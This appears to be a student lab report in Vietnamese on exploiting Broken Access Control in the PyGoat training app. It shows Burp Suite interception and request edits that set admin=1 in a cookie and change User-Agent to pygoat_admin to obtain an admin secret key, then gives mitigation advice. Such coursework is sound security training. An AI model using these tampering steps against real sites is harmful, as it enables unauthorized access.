

**ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH  
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN  
KHOA KHOA HỌC VÀ KĨ THUẬT THÔNG TIN**

---oOo---



**BÁO CÁO THỰC HÀNH 5:  
PHÂN TÍCH BẢO MẬT ỨNG DỤNG  
MÔN HỌC: PHÂN TÍCH THIẾT KẾ PHẦN MỀM  
(IE108.O21)**

**Sinh viên thực hiện:**

Võ Nhất Phương - 22521172

**Giảng viên hướng dẫn:**

Phạm Nhật Duy

Thành phố Hồ Chí Minh, tháng 5 năm 2024

## Phần 1. PHÂN TÍCH VÀ KHAI THÁC DANH MỤC CÁC LỖ HỒNG ÚNG DỤNG WEB THUỘC TOP 10 OWASP 2021

### Bài tập 1.1. A01:2021-Broken Access Control

Các bước thực hiện:

Load môi trường sử dụng docker được cung cấp

```
docker load -i owasp.tar
```

Kiểm tra image được load vào

```
docker images
```

Chạy môi trường bài thực hành


```
docker run --rm -p 8000:8000 oswap
```

```
PS C:\Users\PC> cd Desktop\Nam2\IE108\BTTH5
PS C:\Users\PC\Desktop\Nam2\IE108\BTTH5> docker load -i owasp.tar
PS C:\Users\PC\Desktop\Nam2\IE108\BTTH5> docker images
REPOSITORY      TAG      IMAGE ID      CREATED      SIZE
oswap          latest    f9ceab6f5d37   14 months ago   1.14GB
PS C:\Users\PC\Desktop\Nam2\IE108\BTTH5> docker run --rm -p 8000:8000 oswap
[2024-05-28 01:03:00 +0000] [1] [INFO] Starting gunicorn 20.1.0
[2024-05-28 01:03:00 +0000] [1] [INFO] Listening at: http://0.0.0.0:8000 (1)
[2024-05-28 01:03:00 +0000] [1] [INFO] Using worker: sync
[2024-05-28 01:03:00 +0000] [7] [INFO] Booting worker with pid: 7
[2024-05-28 01:03:00 +0000] [8] [INFO] Booting worker with pid: 8
[2024-05-28 01:03:00 +0000] [9] [INFO] Booting worker with pid: 9
[2024-05-28 01:03:00 +0000] [10] [INFO] Booting worker with pid: 10
[2024-05-28 01:03:00 +0000] [11] [INFO] Booting worker with pid: 11
[2024-05-28 01:03:00 +0000] [12] [INFO] Booting worker with pid: 12
```

Mở Burn Suite và chọn chức năng Open browser, nhập vào đường dẫn

<http://localhost:8000> và đăng ký tài khoản

## Phân tích thiết kế phần mềm – IE108.O21



- B1: Tại địa chỉ <http://localhost:8000>, tiến hành truy cập vào OQQASP TOP 10 2021 => A1: Broken Access Control => Lab1 Details

A screenshot of the PyGoat application showing the "Lab 1 Details" page. The sidebar on the left is identical to the previous screenshot. The main content area contains a box titled "Lab 1 Details" with the following text:

This lab helps us to understand one of the authentication flaws which leads to an attacker gaining unauthorized control of an account. On accessing the lab the user is provided with a simple login in page which requires a username and password. The credentials for the user Jack is `jack:jacktheripper`. Use the above info to log in. The main aim of this lab is to login with admin privileges to get the secret key.

**Exploiting the Broken Access**

Every time a valid user logs in, the user session is set with a cookie called `admin`. When you notice the cookie value when logged in as `jack` it is set to 0. Use BurpSuite to intercept the request change the value of the `admin` cookie from 0 to 1. This should log you in as a admin user and display the secret key.

A blue button labeled "Access Lab1" is located in the bottom right corner of the content area.

## Phân tích thiết kế phần mềm – IE108.O21

- B2: Đăng nhập vào trang web với tài khoản và mật khẩu được cung cấp của user jack là jack và jacktheripper

The screenshot shows a web application interface. On the left, there's a sidebar with navigation links: Home, OWASP TOP 2021, SANS 25 Vulns, and Mitre top 25 Vulns. The main content area has a title 'Admins Have the Secretkey' above a login form. The login form has fields for 'Name' containing 'jack' and 'Password' containing '\*\*\*\*\*'. Below the form, a large text message says 'Please Provide Credentials'. At the bottom right of the main content area is a blue button labeled 'Back to Lab Details'.

- B3: Trở lại giao diện HTTP history của Burpsuite để kiểm tra lịch sử câu truy vấn để hiểu rõ logic của ứng dụng

The screenshot shows the Burp Suite interface. The left sidebar has tabs for Dashboard, Target, Proxy, Intruder, Repeater, View, Help, Site map, and Scope. The main area shows a list of captured requests in a table. One request to 'http://localhost:8000/broken\_access\_lab\_1' is selected. The 'Request' tab shows the raw HTTP traffic, and the 'Response' tab shows the HTML content of the page. The 'Inspector' tab on the right provides detailed analysis of the selected request and response. The status bar at the bottom indicates 'Event log All issues' and 'Memory: 131.3MB'.

Chặn gói tin bằng Intercept và sửa đổi trực tiếp tại đó

## Phân tích thiết kế phần mềm – IE108.O21

- B1: Thủ bắng gói GET với admin =1 trong cookie đến máy chủ. Lúc này ta bật Intercept is on và truy cập đến http://localhost:8000/broken\_access\_lab\_1

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request to 'http://localhost:8000 [127.0.0.1]' is displayed in the main pane. The request details are as follows:

```
1 GET /broken_access_lab_1 HTTP/1.1
2 Host: localhost:8000
3 sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60
   Safari/537.36
8 Sec-Purpose: prefetch;prerender
9 Purpose: prefetch
10 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
    ;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Cookie: csrfToken=
   pYPFiaQ0c0rBHuxX17dybfxFxRExUtxTRcahv93ZMAjkzQNhnSttFLpDdEchbfX9
   0w; sessionid=ftdbenp5fcj810abc9rsc8grly3xxd2q; admin=0
18 Connection: keep-alive
19
20
```

The 'Request headers' section shows the 'Cookie' header containing the session ID and an 'admin' parameter set to 0. The 'Inspector' panel on the right shows the request attributes, query parameters, body parameters, cookies, and headers.

- B2: Sau khi chỉnh sửa xong bấm forward để gói tin đi qua. Kiểm tra kết quả tại browser và nội dung trả về trong tab HTTP proxy

## Phân tích thiết kế phần mềm – IE108.O21

Line	Request URL	Method	Path	Response Status	Response Size	Content Type	Notes
140	http://localhost:8000	GET	/broken_access_lab_1	200	27432	HTML	Broken Access Control.
141	http://localhost:8000	GET	/broken_access_lab_1	200	27432	HTML	Broken Access Control.
229	http://localhost:8000	GET	/broken_access_lab_1	200	27432	HTML	Broken Access Control.
238	http://localhost:8000	GET	/broken_access_lab_1	200	27432	HTML	Broken Access Control.
239	http://localhost:8000	GET	/broken_access_lab_1	200	27432	HTML	Broken Access Control.
240	http://localhost:8000	GET	/broken_access_lab_1	200	27432	HTML	Broken Access Control.
241	http://localhost:8000	GET	/broken_access_lab_1	200	27432	HTML	Broken Access Control.
242	http://localhost:8000	GET	/broken_access_lab_1	200	27432	HTML	Broken Access Control.
243	http://localhost:8000	GET	/broken_access_lab_1	200	27432	HTML	Broken Access Control.
252	http://localhost:8000	POST	/broken_access_lab_1	✓	200	27582	HTML
261	http://localhost:8000	GET	/broken_access_lab_1	✓	200	27432	HTML


Original request ▾

Pretty	Raw	Hex
1 GET /broken_access_lab_1 HTTP/1.1 2 Host: localhost:8000 3 sec-ch-ua: "Chromium";v="125", "Not A/Brand";v="24" 4 sec-ch-ua-mobile: ?0 5 sec-ch-ua-platform: "Windows" 6 Upgrade-Insecure-Requests: 1 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 8 Chrome/125.0.6304.0 Safari/537.36 9 Sec-Purpose: prefetch,prefetch 10 Purpose: prefetch 11 Accept: 12 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 13 See-Also-Site 14 Sec-Fetch-Site: navigate 15 Sec-Fetch-User: ?1 16 Sec-Fetch-Dest: document 17 Accept-Encoding: gzip, deflate, br 18 Accept-Language: en-US,en;q=0.9 19 Cookie: fcid=edeb77f1a00c0eBhusL17dybfssRExUtxTReahv93ZMaJkzQNhnsSttFlpDdEcbbEKS0w; sessionid=tbdeouptfcjBlaob9rxGfrly3xxdCq; admin=0 20 Connection: keep-alive 21 22	1 GET /broken_access_lab_1 HTTP/1.1 2 Host: localhost:8000 3 sec-ch-ua: "Chromium";v="125", "Not A/Brand";v="24" 4 sec-ch-ua-mobile: ?0 5 sec-ch-ua-platform: "Windows" 6 Upgrade-Insecure-Requests: 1 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 8 Chrome/125.0.6304.0 Safari/537.36 9 Sec-Purpose: prefetch,prefetch 10 Purpose: prefetch 11 Accept: 12 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 13 See-Also-Site 14 Sec-Fetch-Site: navigate 15 Sec-Fetch-User: ?1 16 Sec-Fetch-Dest: document 17 Accept-Encoding: gzip, deflate, br 18 Accept-Language: en-US,en;q=0.9 19 Cookie: fcid=edeb77f1a00c0eBhusL17dybfssRExUtxTReahv93ZMaJkzQNhnsSttFlpDdEcbbEKS0w; sessionid=tbdeouptfcjBlaob9rxGfrly3xxdCq; admin=0 20 Connection: keep-alive 21 22	

Response ▾


Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK 2 Server: Apache/2.4.41 (Ubuntu) 3 Date: Wed, 29 May 2024 16:40:20 GMT 4 Connection: close 5 Content-Type: text/html; charset=utf-8 6 X-Frame-Options: DENY 7 Content-Length: 27135 8 X-Content-Type-Options: nosniff 9 Referrer-Policy: same-origin 10 Cross-Origin-Opener-Policy: same-origin 11 Cross-Origin-Embedder-Policy: same-origin 12 <!DOCTYPE html> 13 14 <html lang="en"> 15 <head> 16 <meta charset="utf-8" /> 17 <meta name="viewport" content="width=device-width, initial-scale=1.0" /> 18 <meta http-equiv="X-UA-Compatible" content="IE=edge" /> 19 20 <title> Broken Access Control </title> 21 22 <!-- Bootstrap CSS CDN --> 23 <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.0/css/bootstrap.min.css" />	1 HTTP/1.1 200 OK 2 Server: Apache/2.4.41 (Ubuntu) 3 Date: Wed, 29 May 2024 16:40:20 GMT 4 Connection: close 5 Content-Type: text/html; charset=utf-8 6 X-Frame-Options: DENY 7 Content-Length: 27135 8 X-Content-Type-Options: nosniff 9 Referrer-Policy: same-origin 10 Cross-Origin-Opener-Policy: same-origin 11 Cross-Origin-Embedder-Policy: same-origin 12 <!DOCTYPE html> 13 14 <html lang="en"> 15 <head> 16 <meta charset="utf-8" /> 17 <meta name="viewport" content="width=device-width, initial-scale=1.0" /> 18 <meta http-equiv="X-UA-Compatible" content="IE=edge" /> 19 20 <title> Broken Access Control </title> 21 22 <!-- Bootstrap CSS CDN --> 23 <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.0/css/bootstrap.min.css" />	1 HTTP/1.1 200 OK 2 Server: Apache/2.4.41 (Ubuntu) 3 Date: Wed, 29 May 2024 16:40:20 GMT 4 Connection: close 5 Content-Type: text/html; charset=utf-8 6 X-Frame-Options: DENY 7 Content-Length: 27135 8 X-Content-Type-Options: nosniff 9 Referrer-Policy: same-origin 10 Cross-Origin-Opener-Policy: same-origin 11 Cross-Origin-Embedder-Policy: same-origin 12 <!DOCTYPE html> 13 14 <html lang="en"> 15 <head> 16 <meta charset="utf-8" /> 17 <meta name="viewport" content="width=device-width, initial-scale=1.0" /> 18 <meta http-equiv="X-UA-Compatible" content="IE=edge" /> 19 20 <title> Broken Access Control </title> 21 22 <!-- Bootstrap CSS CDN --> 23 <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.0/css/bootstrap.min.css" />	

- B3: Kết quả trả về trên browser Please Provide Credentials



- B4: Tương tự ta cũng tiến hành chặn ở giữa bằng Intercept is on và thay đổi cookie admin=1 và login. Sau đó bấm forward để gói tin gửi lên máy chủ.
- Xem kết quả tại browser

## Phân tích thiết kế phần mềm – IE108.O21



### Bài tập 1.1.2. Thực hiện tấn công theo Lab2 Details

- B1: Tại địa chỉ <http://localhost:8000>, tiến hành truy cập vào OWASP TOP 10 2021  
=> A1: Broken Access Control => Lab 2 Details

## Phân tích thiết kế phần mềm – IE108.O21

The screenshot shows a web browser window titled "Broken Access Control" with the URL "localhost:8000/broken\_access\_control". The page is part of the PyGoat challenge system, featuring a sidebar with navigation links like Home, OWASP TOP 10 2021, SANS 25 Vulns, Mitre top 25 Vulns, OWASP TOP 10 2017, and Challenges. The main content area displays "Lab 2 Details" with the following text:

This lab helps us to understand one of the authentication flaws which leads to an attacker gaining unauthorized control of an account.

The credentials for the user Jack is `jack:jacktheripper`. Use the above info to log in.

The main aim of this lab is to login with admin privileges to get the secret key.

Exploiting the Broken Access

Log in Using the credentials provided above  
Search for information lying around in the source files  
You'll find out that user agent needs to be `pygoat_admin`  
Use BurpSuite to intercept the request and change headers  
User-Agent to value `pygoat_admin`

A blue button labeled "Access Lab 2" is located at the bottom right of the "Lab 2 Details" box. Below it, another box labeled "Lab 3 Details" is partially visible.

## Phân tích thiết kế phần mềm – IE108.O21

- B2: Bật Intercept is on và đăng nhập vào trang web với tài khoản và mật khẩu được cung cấp của user Jack là jack và jacktheripper

Broken Access Control.

localhost:8000/broken\_access\_lab\_2

Theme Logout

PyGoat

Home

OWASP TOP 10 2021

SANS 25 Vulns

Mitre top 25 Vulns

OWASP TOP 10 2017

Challenges

Can you log in as an admin and get the secretkey?

jack

.....

Log in

Please Provide Credentials

Back to Lab Details

- B3: Ta sẽ thu được kết quả sau

## Phân tích thiết kế phần mềm – IE108.O21

The screenshot shows the NetworkMiner interface with the 'Intercept' tab selected. A single request is listed:

```
POST /broken_access_lab_2 HTTP/1.1
Host: localhost:8000
Content-Length: 28
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8000/broken_access_lab_2
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: csrftoken=Rr1p30RRuS02qclrn0V6dvNer10f770nE4LumlyikqW5BiBDXWTWH6kxcKpb5FK; sessionid=2qih6qat00khjuumyliillgiaf3baptn
Connection: keep-alive
name=jack&pass=jacktheripper
```

The 'Inspector' panel on the right shows the following details for the request:

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 2
- Request cookies: 2
- Request headers: 20

At the bottom, there are buttons for Event log, All issues, and Memory usage (147.6MB).

- B4: Chính sửa đoạn thông tin phần User-agent thành pygoat\_admin, click Forward

## Phân tích thiết kế phần mềm – IE108.O21

```

1 POST /broken_access_lab_2 HTTP/1.1
2 Host: localhost:8000
3 Content-Length: 28
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:8000
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: pygoat_admin
12 Accept:
13   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost:8000/broken_access_lab_2
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Cookie: csrfToken=
22   Rr1lP30RRuS02qc1rn0V6dvNer10f770nE4LumlyikqW5BiBDXWTWH6kxcKpb5FK; sessionid=
23   Zqih6qat00khjuuemyliillgiaf3baptn
24 Connection: keep-alive
25
26 name=jack&pass=jacktheripper

```

- B5: Kiểm tra kết quả tại browser và nội dung trả về trong tab HTTP proxy.

The screenshot shows the Burp Suite interface with the following details:

- HTTP history tab:** Shows a list of requests. The last request (index 326) is highlighted in blue, indicating it's the current selection.
- Selected Request (POST /broken\_access\_lab\_2):**
  - Edited Request:** Displays the raw POST data sent to the server.
  - Response:** Displays the raw response received from the server, which includes a standard HTML header and a single line of content: "Broken Access Control".

## Phân tích thiết kế phần mềm – IE108.O21

The screenshot shows a web browser window with the title "Broken Access Control." The address bar displays "localhost:8000/broken\_access\_lab\_2". The main content area features a logo for "PyGoat" and a sidebar with navigation links: "Home", "OWASP TOP 10 2021", "SANS 25 Vulns", "Mitre top 25 Vulns", "OWASP TOP 10 2017", and "Challenges". A central modal dialog box contains the text "Can you log in as an admin and get the secretkey?". Below this text are two input fields: the first contains "phuongahihi" and the second contains a redacted password. A blue "Log in" button is located below the inputs. The background of the page has a large watermark-like text: "Logged in as user: admin", "Your Secret Key is: ONLY\_F0R\_4DM1N5", "Admin Status is: admin".

### Bài tập 1.1.3. Trả lời câu hỏi: Làm thế nào để khắc phục/vá lỗ hổng này?

Lỗ hổng Broken Access Control xảy ra khi các cơ chế kiểm soát truy cập không được thực hiện đúng cách, cho phép người dùng trái phép truy cập vào các tài nguyên không thuộc quyền của họ. Để khắc phục lỗ hổng này, cần thực hiện các biện pháp sau:

## **Phân tích thiết kế phần mềm – IE108.O21**

- Xác định và phân quyền người dùng:
  - Xác định các vai trò và quyền truy cập cần thiết cho từng loại người dùng.
  - Phân quyền truy cập dựa trên nguyên tắc nguyên tắc tối thiểu (least privilege), tức là người dùng chỉ được cấp quyền truy cập cần thiết để thực hiện công việc của họ.
- Kiểm soát truy cập ở mọi cấp độ:
  - Kiểm soát truy cập phải được thực hiện ở cả phía máy chủ và phía máy khách. Mọi yêu cầu truy cập từ phía máy khách cần được xác thực và kiểm tra quyền truy cập từ phía máy chủ trước khi cấp phép.
  - Đảm bảo kiểm tra quyền truy cập ở mọi tầng của ứng dụng, từ giao diện người dùng đến API và cơ sở dữ liệu.
